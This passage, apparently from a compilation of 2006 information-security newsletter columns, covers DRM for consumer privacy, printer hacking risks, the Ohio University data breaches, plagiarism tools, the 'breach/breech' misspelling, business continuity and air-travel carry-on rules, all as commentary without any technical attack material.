It seems to me that cheerful friendly pictures of employees might serve a more wholesome role than grim propaganda posters in raising compliance with security rules. It would be a fascinating and valuable experiment to put portraits of employees showing their eyes looking out at viewers in some offices in an organization and a similar number of pictures of, say, flowers in other comparable offices. Then one could compare appropriate metrics such as frequency of Post-It™ notes with passwords stuck in obvious places as a measure of compliance with security rules.

I'd be interested in hearing from readers who try this experiment.

DRM-Roll for Consumer Privacy Protection

by Robert Guess, MSIA
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Norwich University MSIA program is blessed with gifted students who become gifted alumni. Robert Guess is an assistant professor of Information Systems Technology at Tidewater Community College and an information assurance / computer security consultant. He has earned over a dozen industry certifications and graduated with a Master's of Science in Information Assurance (MSIA) program at Norwich University in June 2006. He recently sent me this interesting article that he has kindly agreed to share with readers of this column. The punning title is mine; the remainder of today's item is entirely Robert's work (with minor edits).

* * *

Digital rights management (DRM) refers to the technologies and methods for controlling access to digital data and tracking their use. DRM supports mandatory access controls through cryptographic protocols and other protection measures. Producers of entertainment content, software and other forms of intellectual property use DRM technologies to limit the ability of both consumers and would-be thieves to copy and redistribute intellectual property. The next phase in the evolution of this technology should be the utilization of DRM in Web, e-commerce and database applications to protect consumer data from unauthorized use or redistribution.

Intellectual property rights holders perennially lobby for governments to mandate and regulate the adoption of DRM. For example, at the request of a Hollywood interest group, the FCC has repeatedly proposed limiting the ability of consumers to record television content at home and the ability of companies to produce digital video recorders by imposing a mandate called the "Broadcast Flag."< http://news.com.com/2100-1030_3-5697719.html > Governments, vendors, and rights holders should approach this matter carefully as government mandates limit the ability of innovators to introduce new technologies as well as the ability of consumers to purchase goods on the free market. In addition to being anti-market, mandates may be technically unwise. < http://www.eff.org/IP/broadcastflag/ > Mandating a potentially broken content-protection system would not be in the interests of any party.

Much of the commentary on DRM technologies from consumer and privacy-rights advocates focuses on threats such as the disclosure of consumer data or the erosion of fair-use rights. < http://www.musictank.co.uk/events_drm.htm > Although the risks associated with DRM are real, it is possible that consumer privacy could also benefit from DRM technologies. If DRM mandates appear to be inevitable, consumer and privacy rights advocates may want to calculate a shift in strategy. If it is reasonable to limit the ability of consumers to copy digital data by requiring manufacturers to embed DRM capabilities into new products, it may also be reasonable to implement DRM in Web, e-commerce and database applications so that the personal information of consumers can also receive protection.

At this time, most corporate privacy policies are all-or-nothing affairs that act to deprive consumers of any right to control personal information once remitted. To receive services one must typically agree to elaborate corporate policies that, in some cases, act to deprive consumers of any rights regarding privacy, product liability and merchantability of goods. Even when such

contracts border on the unconscionable, consumers feel forced to agree to the terms in order to receive services. Consumers should have the right to delegate privileges regarding their personal information more finely than currently possible when engaging in such contracts.

Through DRM technologies, consumers engaging in electronic commerce could grant vendors and suppliers a license to access and utilize certain aspects of the consumers' data. This would enable a consumer to grant a read/write license to some creditors, perhaps as a function of a mortgage agreement, and provide a read-only license to a limited subset of the data for simple transactions such as shipping agreements and online orders. Such a license would empower consumers to prevent entities from misusing or reselling consumer information.

There are both positive and negative consequences to any technological change. Because producers need to protect themselves from intellectual property theft, DRM technologies appear to be here to stay. Instead of fighting against all change in this matter, privacy rights advocates should take a seat at the negotiating table and attempt to ensure that vendors implement DRM technology in a manner that protects and serves consumer privacy rights.

Your Printer – An Open Door for Hackers?

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

On August 7, 2003, a staff member at the Public Health Laboratory of the Ministry of Health and Long Term Care of the Province of Ontario in Canada tried to send a fax to a doctor's office. (By the way, for US readers, Canada is the large blank pink region north of the border on your maps and which, contrary to popular belief, actually includes people as well as moose and beavers.) Alas, the clerk mistyped a 5 as an 8 in the fax number and inadvertently sent medical records to a local gasoline station. The owner very kindly gave the fax to a doctor who was a regular customer and the doctor reported the breach of the *_Freedom of Information and Protection of Privacy Act_*.< http://www.accessandprivacy.gov.on.ca/english/pir/prov/pc030034.htm >

Everyone knows that fax misdirection is a problem; even properly directed faxes pose a security risk when confidential documents are sent, unprotected, to a nonsecure fax machine that prints everything out whether the proper recipient is ready to receive them or not. Now hold those ideas for a moment and let's go back to when I was a young man, oh so long ago.

In April 1981, I was sent to Hewlett-Packard (HP) headquarters in Cupertino, CA on a six-month assignment to be trained as an HP3000 operating systems internals and performance specialist and also to work on a pioneering computer-based training system I invented for the company. I brought my flute along and met a friendly lab engineer called Dale Morris who played excellent guitar. We had a good time playing duets that summer. I remember that he was working on a new series of HP3000 machines with a vastly increased memory space: 4 GB. I laughed and wondered why anyone could possibly need so much main memory – especially since a 1 MB memory board still cost $64,000 at that time (about $200,000 in today's currency).

Today, I have 2 GB of RAM on my main tower PC and Dale Morris is a Distinguished Technologist at HP in Fort Collins, CO. Recently he told me about an interesting security issue involving printers and I invited him to tell us about it in this column. It turns out that the old problem of misdirected faxes has a new twist: networked printers are posing the potential for misdirected printouts – including printer hacking.

The remainder of today's contribution is from Dale and his colleague Gary Lefkowitz with minor edits.

* * *

In 1999, TechWeb reported an alleged printer-based attack on the Space and Naval Systems Warfare Center in San Diego, California (SSC San Diego). A network operations engineer noticed that a local print job took an unusually long time. After examining the problem, he concluded that a network intruder had hacked into the printer and reconfigured the routing tables – so that the print job shipped to Russia!

We've all thought about security as it applies to printing. Your organization probably has written policies governing who can print certain documents and where and when they can be printed. But such policies are difficult to enforce; for example, authorized users printing sensitive

documents might find the documents missing from the tray of a shared network printer. Furthermore, informal policies aren't the best support for audit requirements, and such approaches address only a subset of printer security issues. You might be surprised to learn that your database server could be attacked by a rogue printer.

The story continues in our next column.

* * *

Dale Morris graduated with an MSEE from University of Missouri at Columbia in 1980. He is currently a processor architect with HP in Colorado with experience in hardware implementation, hardware/compiler partnership for optimal performance, OS functionality and performance optimization. His focus is on constructing and leading technical teams within and across companies. You may write to him at < mailto:dale.morris@hp.com >.

Gary Lefkowitz is Director of Marketing and Operations, Enterprise Storage and Server Security at Hewlett-Packard in Palo Alto, CA. He has a distinguished career spanning more than two decades in marketing and management at Compaq, Tandem, Informix, Molecular Computing and HP.

Secure Print Advantage Protects Printers Against Hacking

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

This is the second of a two-part series by Dale Morris and Gary Lefkowitz of Hewlett-Packard looking at printer security.

* * *

Technology development has outstripped the earlier IT view of security in the imaging and printing environment. Printers and imaging devices were considered simple network appliances, with none of the risks of desktop PCs and servers. However, these devices have grown in sophistication – running full-capability operating systems like Linux, Windows and with features like built-in FTP services and Web servers.

Vulnerabilities exist in the network flow (client to print server, print server to printer) and the printer itself (printer memory awaiting print, output tray awaiting pickup). In addition, inadequate authentication and insufficient print activity records can compromise security. In general, there is little or no control over the IT infrastructure responsible for printing.

Traditional secure-printing initiatives have generally employed a heterogeneous mixture of four different types of point solutions:

- secure the device,
- protect the network,
- encrypt the document, or
- effectively monitor and manage printing and audit devices.

Although they do work, these solutions cannot guarantee security policy enforcement, and the task of integration is non-trivial.

Securing print and imaging devices requires creating access controls for management and use, securing file deletion, and even locking the doors to the printing station. However, securing the device alone does not create a secure print environment. For example, users can reset the device without the knowledge of the security administrator. To be secure, the devices must also work within a secure network which is overseen by security policy.

Forty years ago, banks thought that simply protecting networks would solve ATM security problems—but that didn't work. Adding enforcement policies on the network, however, caused ATM abuses to decline. Printing and imaging security is similar. Protecting the network with simple link-layer security (such as IPSec or other point solutions) fails for many reasons. For example, IT departments and Intrusion Detection Systems (IDSs) do not typically check printing applications, even though they are subject to Trojan horses and viruses. Anyway, policy enforcement across a large number of imaging and printing devices can be circumvented and data integrity can be compromised. Securing the network, although important, is not enough to create a secure print environment.

Document encryption – another important component of secure printing – has its own

drawbacks, particularly manageability. For example, if the printer gets out of crypto-sync (i.e., the requirement that encryption and decryption keys must remain synchronized at all times), an administrator must manually press a configuration button. This can cause printing of the crypto-key, defeating its purpose. Improper key management ignores expected security standards and creates a non-secure network environment.

Managing heterogeneous print devices and authentication systems also has challenges. Multiple, competing security and authentication systems within the same environment are not easily integrated. Ad-hoc and inconsistent security implementations leave users more vulnerable to attack and administrators burdened with extra administrative tasks.

Truly secure printing must integrate device security, network security, encryption, and security policy. Comprehensive, end-to-end solutions (such as HP's Secure Print Advantage < http://www.hp.com/go/spa >) do exist. Look for a solution that allows you to overlay your existing network rather than completely reconfiguring it. Be certain that the solution provides policy-based management with support for multiple roles (e.g., security administration vs. printer support vs. audit) and that it has government certifications such as *_FIPS 140-2 Federal Information Processing Standards and Common Criteria._* < http://csrc.nist.gov/publications/PubsFIPS.html >

[MK adds: my HP colleagues were too diffident to add more references, but I looked up the Secure Print Advantage page and found pointers to an informative online demonstration < http://h20223.www2.hp.com/NonStopComputing/cache/564666-0-0-0-121.html > and a white paper elaborating on the approach.< http://h20223.www2.hp.com/NonStopComputing/downloads/Secure%20Printing%20v5.pdf > I think it's interesting – and I don't work for HP any more!]

Sage Advice from McAfee:
New Journal Hits the Web

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A few days ago, I interviewed Kevin Soo Hoo, Program Manager at McAfee Avert Labs and Editor of the new _Sage_ magazine from that company. I'm excited by the Volume 1, Number 1 of the magazine and delighted at the opportunity to speak to one of its moving forces.

Q: Why did you decide to put all this work into a new magazine?

A: Two years ago, Dan Geer and Andrew Jaquith and I published an article in _IEEE Security and Privacy Journal_ called "Information Security: Why the Future Belongs to the Quants" < http://ieeexplore.ieee.org/xpl/abs_free.jsp?arNumber=1219053 > advocating increased data sharing among security experts. Since then, there's been a tremendous increase in the amount of quantitative data appearing in publications. And we felt that McAfee should be contributing to this research flow along with better analysis. We want to do more than just report the news – we want to identify trends and deeper causes. We want to bring more science into the field: formulate models and hypotheses and test them.

Q: What are your plans for publication schedule, availability and readership?

A: We plan to post a new issue every six months on the Web; it will be available free to everyone. We're trying to reach the security audience: executives, security officials, the spectrum of people responsible for security across the enterprise. We are trying to keep the writing clear and simple rather than using a lot of highly technical terms.

Q: Do you plan to have regular sections that will recur from issue to issue?

A: Yes, we expect to include such sections as News and Trends, Opinion / Editorial, features that are thematically related, and then some technical articles that may or may not be exactly in line with the theme of an issue. We don't want to be too strict, but it makes it easier for people to understand an issue when there are several articles following a theme plus additional materials that are generally related.

Q: Can you characterize the scope of the magazine? What aspects of security are likely to be particularly well represented?

A: Our hope is that we will make good use of our experts, but we don't want to be limited by that. So if there are trends emerging in which our labs don't have expertise, we'll go after it by assigning resources in the labs.

Q: Who will be writing for you? Who will review the submissions? Do you plan to have an editorial board?

A: We expect that eventually we will be able to attract good external writers. I hope that _Sage_ will become a place where good, scholarly and innovating thinking and writing will find a home. Right now, there's a small group of us in the lab who are pretty senior and have technical expertise who are reviewing the submissions. But as time goes on, we hope that we'll be getting others involved. We think that it's our community responsibility as industry leaders to provide this kind of service, and depending on the response of the community, we hope that others will volunteer to become part of our editorial board.

Q: Could you tell the readers about what is most exciting to you about this first issue?

A: It's how well the whole thing hangs together. It's great to see how the articles complement each other so well. It's about open source; it's about how the social norms, the technology, the tools have been leveraged by the malware-writing community. If you're into the here-and-now, then you'll be particularly interested in the "Money Changes Everything" and "Building Better Bots" articles. If you're interested in history – how we got here – you'll be keen on reading "Good Intentions Gone Awry." If you're highly technical, the paper on "Open-Source Software In Windows Rootkits" will be good for you. If you're a security executive or an industry consultant, you may be interested in the editorial pieces ("Is Open-Source Really So Open?" and "Vulnerability Bounties.")

Readers can download Sage Magazine as a colorful PDF file from < http://www.mcafee.com/us/threat_center/default.asp > free at any time.

Good job, folks!

* * *

[Disclaimer from MK: I have no financial or other involvement whatever with McAfee or _Sage_ magazine.]

MS-ISAC Continues Useful Webcasts

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Back in April 2006 I wrote about the Multi-State Information Sharing and Analysis Center (MS-ISAC) organized by the Computer Emergency Readiness Team (US-CERT) of the US Department of Homeland Security (DHS). The MS-ISAC provides valuable Webcasts to anyone who wants to download them.

I was updating a reference to one of their Webcasts in our MSIA curriculum and visited their Web site listing of these events again. < http://www.cscic.state.ny.us/msisac/webcast/ >. Since my last notes on their site, they have posted new materials and announced some exciting coming events that will interest readers.

On April 13, 2006, the group presented a lecture about VoIP (voice over IP). < http://www.cscic.state.ny.us/msisac/webcast/04_06/ > The presentation featured "Mr. Fran Raimon, Senior Systems Engineer, Global Systems Integrator Team, Juniper Networks and Mr. Bob Gaughan, Senior Consultant, Enterprise Regional Marketing, Nortel Networks, and Mr. William Pelgrin, Chair of the MS-ISAC." The abstract reads, "VoIP is growing in popularity. Two-thirds of the world's 2,000 largest companies will be using VOIP systems in 2006 and by 2009, 27 million Americans will use Internet phones at home. The presentation raised awareness on network security issues and challenges that arise in today's network world. We need to understand what the threats are and how to mitigate them. The presenters walked through a variety of scenarios to help explain these concepts and provided specific advice on what steps to take which included:

- VoIP Network Security Risks
- Key Solutions to Securing VoIP Networks
- A Secure VoIP Implementation."

As always, the materials available include a PowerPoint file, a recording managed by Microsoft's LiveMeeting software, and a set of links. You should use probably use Internet Explorer to access these files; my attempts using Opera failed completely. There are 52 slides and the show lasts about an hour.

On June 28, 2006, the MS-ISAC sponsored a talk on remote access by "Mr. John Nye, Symantec Corporation, Consulting Services Technical Lead, Christopher Labatt-Simon, D&D Consulting, Ltd., CEO and Mr. William Pelgrin, Chair of the MS-ISAC." The description < http://www.cscic.state.ny.us/msisac/webcast/06_06/ > lists the following topics:

- "overview of remote access options (dial-up/dial-back to dedicated access to IPSEC VPN to SSL VPN and beyond)
- the pros and cons of different types of remote access
- secure remote access (the security ramifications of extending internal applications)
- common best practices."

This presentation includes 54 slides and also takes about an hour.

Finally, there's a lecture on instant messaging coming up on August 16, 2006; a presentation in conjunction with the Cyber Security Awareness Month in October; and a CEO Roundtable in December.

Readers looking for free materials to use for in-house training and awareness sessions and teachers who want to spice up our course lectures will find these new additions helpful.

Many thanks to the speakers and organizers for all the work that has gone into these presentations.

Ohio University Coping with Information Breaches

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In May 2006, Ohio University (OU) announced that a "security violation was discovered on Monday, April 24" in which "The computer system contained biographical information for more than 300,000 individuals and organizations, including the Social Security numbers of more than 137,000 individuals" was penetrated by unknown persons. < http://www.ohio.edu/outlook/05-06/May/454n-056b.cfm > A later report indicated that another breach exposed the Social Security numbers and also health records of "60,000 people including all current students as well as some school faculty." < http://news.com.com/Ohio+University+suffers+security+breaches/2100-7349_3-6071505.html >

Adam Dodge, a graduate student in Norwich University's MSIA program, recently sent me a summary of the consequences of these breaches and others at the unfortunate school. As usual, I have edited the contributor's original material for publication in this newsletter.

* * *

It seems that OU has begun to receive heated backlash from alumni regarding the recent information breaches suffered by the university. A June 12, 2006 article in the _Athens News_ by Jim Phillips reviews alumni reactions. < http://www.athensnews.com/issue/article.php3?story_id=25220 > [Unfortunately, the newspaper's Web site was offline when we were checking URLs; the article is mirrored at < http://www.merit.edu/mail.archives/netsec/msg01521.html >.] Reactions include disgust (some of it expressed in vulgar language) at the loss of reputation for OU; promises to stop any future donations; possible class action lawsuits; and a proposal from one alumna to bill OU for the time she has spent checking her credit reports.

These reactions raise interesting questions. What are the legal liabilities and responsibilities of an organization that exposes personal information to criminal hackers? Like many other organizations, OU has set up a hotline and several University Web sites with detailed instructions on steps individuals should take if their information was exposed < http://www.ohio.edu/datatheft/personalinfo.cfm >, how to protect your Social Security number < http://www.ohio.edu/datatheft/ssn.cfm >, and steps to take if you have been a victim of identity theft < http://www.ohio.edu/datatheft/indentitytheft.cfm >. However, the help offered by OU on these Web pages is informational only. OU offers individuals exposed to possible identity theft are no monetary assistance in maintaining a watchful eye on their credit reports. Nor does OU offer any personal assistance in dealing the consequences of identity theft. Instead, OU recommends that individuals use free yearly credit reports and place an extended alert on their credit report, but only if they have already become victims.

These recommendations may be inadequate. Yearly credit reports are too far apart to catch and mitigate identity theft. OU recommends ordering free reports from each of the three major reporting companies at intervals throughout the year; however, even four months between reports offers identity thieves time to ruin their victims financially and cause immense damage to

their credit ratings.

Another response is to place an extended alert on one's credit report, but that lasts only seven years. Personal information such as the Social Security Number can last forever unless one goes through the difficult process of getting a new one. How much good is seven years of protection for a 23-year-old college alumnus who could live for another 70 years?

Readers should consider their own organization's use of Social Security Numbers, posting of unencrypted data on Web servers, and plans for responding to a breach of confidentiality involving stakeholder data. Adam and I think it is especially important to consult corporate counsel in planning such policies and responses. OU's documents can provide a start, but we all have a lot to do to cope with these issues in ways that are appropriate for our own situations.

But what won't do is to face such incidents without a contingency plan. As the old maps used to say about unknown lands thought to be dangerous, "There be dragons."

Fighting Plagiarism

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Terril Yue Jones recently wrote a summary of the effects of widespread plagiarism on educators. < http://www.latimes.com/business/la-fi-termpaper17jun17,0,5819159,full.story?coll=la-home-headlines > "Across the country, teachers and professors are abandoning the traditional academic chore of tidy margins and meticulous footnotes because the Internet offers a searchable online smorgasbord of ready-made papers." In addition to using plagiarism-detection systems such as TurnItIn,< http://www.turnitin.com/static/home.html > "Teachers who still assign long papers — 10 pages or more with footnotes and bibliographies — often require students to attach companion essays that describe every step of their research and writing." Many teachers are shifting their writing assignments to in-class essays; however, "In-class writing assignments are, by necessity, much shorter exercises that can be as brief as a couple of paragraphs and rarely more than a few pages." Jones quotes Nancy Willard of the Center for Safe and Responsible Internet Use as saying, "Kids these days have difficulty writing in depth about anything…. They are used to doing PowerPoint presentations, and the level of superficiality is great compared with term papers."

And this problem is related to information assurance (IA) . . . how?

In the first place, one of the fundamental properties of information that we protect in IA is authenticity – the correct labeling or attribution of information. For example, if someone sends a scurrilous e-mail message using a forged e-mail header, that's a breach of authenticity.

Second, most of the readers of this column have some interest in management. Managers must guard against plagiarism in official documents. Having plagiarized material in a press release, a product manual, a white paper, a Web site or a letter to a customer could not only be embarrassing, it could conceivably result in legal liability.

Third, I wanted readers to know about a little-known tool that can help anyone check text for plagiarism. EVE2 (Essay Verification System v2) is a small program that costs $30 for unlimited use.< http://www.canexus.com/eve/ > This product provides a list of suspect phrases and pointers to possible sources. The user must then check the highlighted text against the original to evaluate the potential plagiarism. It's a tool to support plagiarism identification, not a substitute for human intelligence. EVE2 ignores quotation marks and cheerfully counts quoted materials as possible plagiarism. In addition, it appears to have no technical support and no one responds to requests for site licenses. Aside from that, it works fine.

Norwich University has a license for TurnItIn which is perfect for our undergraduate papers, especially considering its vast repertoire of publications and other student essays stored in a repository. However, I do not permit our MSIA faculty to use TurnItIn for plagiarism checking on our IA graduate students' essays; even if we bar permanent storage of the essay, TurnItIn necessarily puts a copy of their work temporarily on the TurnItIn servers while the essay is being checked. In contrast, EVE2 is entirely client-based and therefore reduces the exposure of our students' work to any other servers.

Finally, some of the readers of this column are educators. I think that every educator at every level should be aware of the degradation of education that results from cut-and-paste composition of research papers. As a professor, I assign term papers because they help students learn how to weigh information and articulate their thoughts. If you are interested in knowing more about how I see the value of writing as an intellectual discipline, read my essay "On Writing." < http://www.mekabay.com/methodology/writing_undergrad.pdf > The essay also includes practical pointers for students on how (and why) to write simply and clearly.

Perhaps readers will use "On Writing" to convince their students (or their employees) that good writing encourages good thinking.

More Honored in the Breach than in the Breeches

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My esteemed colleague Elizabeth Templeton and I share a good deal in common. Elizabeth, who is the Administrative Director of the MSIA program at Norwich University < http://www.msia.norwich.edu/overview.htm >, was a programmer supporting PeopleSoft client/server applications and before that spent many years in the New York metropolitan area as a mainframe applications programmer and technical consultant in a wide variety of corporate settings. She has additional experience in technical training, technical writing and workshop facilitation and has taught mainframe COBOL programming to adults. Another point of similarity is that both she and I have a long history of working with the English language; she has taught English composition to high school students and serves as one of our chief editors in the School of Graduate Studies. For my part, I have been a technical editor in English since 1972.

Recently Elizabeth wrote to me in exasperation: "What campaign can we launch to make writers stop using the word _breeches_ when the word they want is _breaches_?"

For the record, "breeches" (also spelled "britches") are trousers – pants – the things you wear on your legs. "Breach" means "a failure to maintain something: a failure to obey, keep, or preserve something such as a law, trust, or promise (e.g., a breach of confidentiality; a hole in something that is caused by something else forcing its way through; a gap that results when somebody or something leaves" (Microsoft® Encarta® 2006).

A quick search on GOOGLE with the string "security breech" brought up 573,000 hits. For example, Michael Kerntke in the Chief Information Office of University of Connecticut entitled a report "Server Security Breech" when "On June 20, 2005 University Information Technology Services received notification from a non-University corporation that an invalid logon attempt had originated from a computer within the University of Connecticut domain. This automated notification was investigated by UITS technical staff and it was discovered that a hacking incident had resulted in an unauthorized program, known as a rootkit, being installed on a UITS data center server." < http://itsnews.uconn.edu/2005/serverbreech.html > Alert readers will note that the URL even includes the misspelling.

Other examples:

- "Newzbin Security Breech." < http://www.slyck.com/news.php?story=571 >
- "Another Government Computer Security Breech – FBI" < http://www.outsidethebeltway.com/archives/2006/07/another_government_computer_security_breech_-_fbi/ >
- "Security Breech at Hartsfield Airport in Atlanta" < http://transcripts.cnn.com/TRANSCRIPTS/0111/16/bn.09.html >

- "University of Tennessee Security Breech" < http://www.myeyewitnessnews.com/news/local/story.aspx?content_id=174C38A1-0C43-4586-BE33-0ED7DE8AECD3 >

Finally, in my own grading of undergraduate and even graduate students' essays, I have too often seen the same problem:

- "Management can better prepare for such a breech. . . ."
- ". . . national laws such as SOX, HIPPA [sic], and state breech notification laws. . . ."
- ". . . potential loss should a breech occur."
- "Internal examiners should treat each security breech claim. . . ."

So here's my response to Elizabeth: a column read by 56,000 information security and network management professionals. Get with it, folks: STOP MISUSING THE WORD "BREECH" WHEN YOU MEAN "BREACH."

Pull up your britches, everyone! As Hamlet might have said under these circumstances, "This is a spelling more honored in the breach than in the observance." < http://www.cjr.org/tools/lc/honored.asp >

Business Discontinuity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My old friend Stacy and I were chatting last week about the parlous state of her company's business continuity planning. Stacy works in a sizable manufacturing plant where they make left-handed gzornoplatzes for the export trade. She's one of the sales managers there and supervises 50 sales staff, of whom about 15 are usually in the office at any one time (the rest are on the road visiting customers except on meeting days).

It seems that a couple of weeks ago, electricity failed at around nine o'clock on Monday morning. All of the company servers are safely connected to uninterruptible power supplies (UPSs), so there was no damage to the equipment or to the data. The UPSs allowed a graceful shutdown, but there was insufficient power for continued operation.

The mains power came back at about 11 o'clock that morning. The servers stayed down until 1 pm that afternoon.

Stacy called the help desk to find out what happened: why weren't the servers coming back up now that the power was restored?

The answer shocked Stacy even though she is not by any means a technically sophisticated person; she is, however, smart. Here is what she learned.

The servers were not allowed to come back online because the batteries on the UPSs were drained. It took another two hours to recharge them; therefore, the servers were down until 1 pm.

And why were there no secondary UPSs? Nobody knew.

What about an emergency generator? That would support continuous operation. Well, it seems that the IT managers had asked many years before for an emergency generator that could kick in quickly when power failures lasted more than a few minutes, thus allowing servers to stay online. Since all of the sales staff are equipped with laptop computers, they have at least a few hours of self-contained power that would allow them to work even without mains power in the office as long as they had access to the databases and Microsoft Exchange e-mail server. The off-site sales employees could also continue working as long as the network servers were accessible. So it seemed clear to the IT staff using elementary risk analysis that maintaining the continuity of service of their servers ought to be a high priority for the factory. They wrote up their proposal for an emergency generator and the appropriate isolation switches and waited for approval of the relatively moderate outlay (around $50,000 capital cost).

Unfortunately, their analysis was initially rejected by the factory directors. The factory was still largely under the control of old-time entrepreneurs who had founded and grown the business as a family enterprise a generation before. They were used to taking risks and they didn't like the size of the proposed expenditure, especially for what they perceived as secondary issues such as office work. How could access to computers possibly be mission-critical?

The IT department persevered, however, and after a couple of years they finally got upper management approval for purchase of an emergency generator. Unfortunately, Stacy also learned through the grapevine that the founder's son-in-law had a fit about installing the generator on the roof, which had been identified as the best location for the generator. The scuttlebutt was that he thought it was so hideous that it would make the factory building looked too ugly. He therefore prevailed on the board of directors to maintain the generator as a portable device on a trailer and drag it next to the IT department only when required. This process usually took a couple of hours and was dependent on a single employee who knew how to hook up the generator -- and he wasn't always around. As a result, the generator they bought was almost never used.

In addition to the sales staff who were inconvenienced by the server downtime, several hundred other employees dependent on their tower computers were completely down during the four hours of system unavailability. There was absolutely no provision for providing emergency power to those employees. The factory doesn't even have contingency plan to allow them to respond to customer phone calls; in fact, their digital public branch exchange (PBX) is on the same UPSs as their servers, so they lost outgoing phone service, inbound phone service and voicemail all at the same time -- not exactly great for the company's public image.

Stacy said that the worst part of the whole situation is that nobody in the upper management gave the slightest indication that they were even aware of the problem.

The remainder of the analysis is left to the readers.

[All details changed to protect the guilty.]

That Won't Fly

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As readers will no doubt be aware, on the 10th of August 2006, British police arrested 21 people suspected of plotting to blow up planes flying from Britain to the US < http://news.bbc.co.uk/2/hi/uk_news/4778575.stm >. In the wake of these police actions, the UK Department of Transport issued new, stricter regulations limiting what passengers can take into aircraft cabins. The press release of August 10 specifically allows only the following -- and everything must be placed in a transparent plastic bag, not in pockets (quoting exactly):

- Pocket-size wallets and pocket-size purses plus contents (for example money, credit cards, identity cards etc (not handbags)
- Travel documents essential for the journey (for example passports and travel tickets)
- Prescription medicines and medical items sufficient and essential for the flight (e.g., diabetic kit), except in liquid form unless verified as authentic
- Spectacles and sunglasses, without cases
- Contact lens holders, without bottles of solution
- For those traveling with an infant: baby food, milk (the contents of each bottle must be tasted by the accompanying passenger) and sanitary items sufficient and essential for the flight (nappies, wipes, creams and nappy disposal bags)
- Female sanitary items sufficient and essential for the flight, if unboxed (e.g. tampons, pads, towels and wipes)
- Tissues (unboxed) and/or handkerchiefs
- Keys (but no electrical key fobs).

< http://news.bbc.co.uk/2/hi/uk_news/4778615.stm >

All other belongings must be stowed in checked luggage.

As I read these rules, business travelers, such as the readers of this column, who may need to fly to Britain and back from the US will have to consider some information security issues.

First of all, nobody is going to be bringing laptop computers, cell phones, personal digital assistants (PDAs) or even watches onto the aircraft. That restriction means that confidential information stored on such devices (yes, my DataLink watch has confidential information on it < http://www.timex.com/datalink/ >) may now be exposed to greater threat than if the devices

were kept with the passenger. Anyone planning to allow baggage handlers to have access to laptop computers and such would do well to act on security experts' repeated pleas to use disk encryption. On a personal note, my PDA uses strong encryption for confidential data and my watch has a password on the "Note" section where I store such things as bank account numbers.

Not having your computer with you on a transatlantic flight may change your perspective on the productivity costs of international travel. I recommend you bring a good book, because you sure aren't going to be answering e-mail, writing that management report you intended to finish, or even watching DVDs or listening to CDs or your iPod. And forget the sound-suppressing earphones: I don't see those on the approved list, either.

It is possible that we will see an increase in the relative value of electronic conferencing, perhaps including Web-camera feeds for videoconferencing in lieu of physical transatlantic meetings. If similar restrictions come to be applied in the US, the same cost/benefit calculations may reduce business air travel and increase virtual meetings. We will have to pay better attention to the security of such communications; virtual private networks will become standard operating procedures for any kind of confidential information interchange at such meetings.

More on this topic in the next column.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Flights of Fancy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I discussed some of the practical consequences of new restrictions on carry-on baggage for travelers from the UK to the US. In this column, I want to continue the discussion of implications of these new restrictions for business travelers.

I have already written about the risks of putting laptop computers in checked baggage. But readers will note from the list of permitted objects on flights from the UK < http://news.bbc.co.uk/2/hi/uk_news/4778615.stm > that "electrical key fobs" are also forbidden in the cabin. What are you going to do when you reach your home airport and discover that your checked baggage has been lost, stolen or even just taken by mistake because it looks like somebody else's bag? How are you going to get into your car if you can't turn the alarm off?

I keep a spare electronic key fob hidden somewhere in my car (no, I'm not going to tell you where) so that I can quickly turn off the alarm if I am forced to use my extra key to get into the car when the alarm is on. To reduce the likelihood that my carry-on bag will be taken by somebody else, I always strap it with a brightly colored, wide nylon strap that not only makes it more distinguishable but also serves as a safety measure in case the zipper fails.

Assuming that you have encrypted your data, you'll want to think about ensuring the value of your hardware < http://www.travel-insurance-online.com/laptop-insurance.php >. See if you can get a policy that ensures against both damage and loss.

Since rebuilding your software configuration can take days of work, you may want to invest in a product that provides disk imaging < http://disk-imaging-software-review.toptenreviews.com/ > or cross-computer software installation < http://www.laplink.com/pcmover/ >. These products can allow you to create installation disks that will duplicate your software set up on a replacement computer in minutes or hours. Taking this kind of backup may become a normal precaution for business travelers before setting out on a trip.

The Thin Edge

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I've been looking at the possible consequences of increased restrictions on cabin baggage on aircraft. I pointed out that business travelers would have to think more seriously about protecting their portable electronics against penetration, theft and loss and that the productivity costs of international or other long-distance meetings would have to be reevaluated.

Another question will arise if the US transportation security administration shifts towards the new UK cabin restrictions < http://tsa-7.custhelp.com/cgi-bin/tsa.cfg/php/enduser/std_alp.php >. Having every passenger check baggage will inevitably increase the total travel time < http://www.kansascity.com/mld/kansascity/business/15246601.htm >, and the proportionate effect will be greater for short hops. There will be longer delays at the originating airport because everybody has to check bags; everyone will have to wait for checked baggage at the destination. Security delays might even be imposed at intermediate airports -- and most travelers won't have access to their computers even if there are long layovers. At that point, the balance may shift away from flying out of the nearest airport towards flying out of the nearest airport that allows a direct flight to the destination.

